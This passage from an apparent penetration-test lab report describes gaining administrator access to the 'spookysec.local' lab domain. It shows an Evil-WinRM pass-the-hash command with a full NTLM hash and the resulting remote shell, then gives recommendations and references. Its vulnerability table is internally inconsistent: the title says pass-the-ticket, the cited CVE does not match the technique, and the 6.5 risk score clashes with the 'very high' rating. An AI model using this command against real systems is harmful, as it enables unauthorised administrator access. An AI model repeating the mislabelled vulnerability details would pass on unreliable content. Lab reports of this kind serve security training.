
Microsoft Windows Kerberos - 'Pass The Ticket' Replay Security Bypass

Title	Info/Version
Vulnerability Name	Microsoft Windows Kerberos - 'Pass The Ticket' Replay Security Bypass
Vulnerability Description	This vulnerability allows an attacker to pass the hash and gain access to the account with a remote shell bypassing authentication.
Tools and versions	Evil-WinRM Shell 2.4
CVE	CVE-2021-42278
Risk rating	6.5
Impact	This allow a user to use the compromised hashes from earlier to create a remote shell session as the user without being required to crack the hash.
Recommendation	Ensure all hashes are secured and passwords meet standards, update software to the latest version.

Evil-WinRM

Upon collecting the user hashes I can pass these to a tool called Evil-WinRM which allows me to emulate a user, I chose to emulate the administrator as shown in Figure 10.

The user emulation allows me to make changes or access files authenticated by the hash, which may lead to the leak of sensitive data or disruption to system services, e.g. mail servers.



```
root@ip-10-10-90-247:~# evil-winrm -i spookysec.local -H 0e0363213e37b94221497260b0bcb4fc --user administ
rator

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
c*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> cd ..
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         4/4/2020  11:32 AM                inetpub
d-----        9/17/2020   4:43 PM                PerfLogs
d-r---         4/4/2020  11:26 AM                Program Files
d-----        9/15/2018   2:06 AM                Program Files (x86)
d-----         4/4/2020  12:07 PM                Shares
d-r---        9/17/2020   4:03 PM                Users
d-----        9/17/2020   4:46 PM                Windows
```

Figure 10: Evil-WinRM

Conclusion

In conclusion, I was able to collect user accounts and hashes as well as crack administrator passwords due to CWE (Weak passwords) which allowed me to gain administrative permissions to the server running the web server as well as the shared drives.

Recommendations

- Update all software to the latest versions
- Do not store sensitive data in insecure hashing or encoding methods e.g. base64.
- Conduct regular vulnerability assessments.
- Make sure passwords conform to password stands and better practices for general security.

Overall Rating

- My overall rating for the risk assessment is very high, an attacker could go from no knowledge of the system to full administrative access. I was able to collect user hashes which could be cracked to reveal the passwords.

References

Bouillon, E. (2022). *Microsoft Windows Kerberos - 'Pass The Ticket' Replay Security Bypass*. Exploit Database. Retrieved 25 April 2022, from https://www.exploit-db.com/exploits/34462.

CWE - CWE-204: Observable Response Discrepancy (4.6). Cwe.mitre.org. (2022). Retrieved 25 April 2022, from https://cwe.mitre.org/data/definitions/204.html.

CWE - CWE-261: Weak Encoding for Password (4.6). Cwe.mitre.org. (2022). Retrieved 25 April 2022, from https://cwe.mitre.org/data/definitions/261.html.

CWE - CWE-521: Weak Password Requirements (4.6). Cwe.mitre.org. (2022). Retrieved 25 April 2022, from https://cwe.mitre.org/data/definitions/521.html.

GitHub - ShawnDEvans/smbmap: SMBMap is a handy SMB enumeration tool. GitHub. (2022). Retrieved 23 April 2022, from https://github.com/ShawnDEvans/smbmap.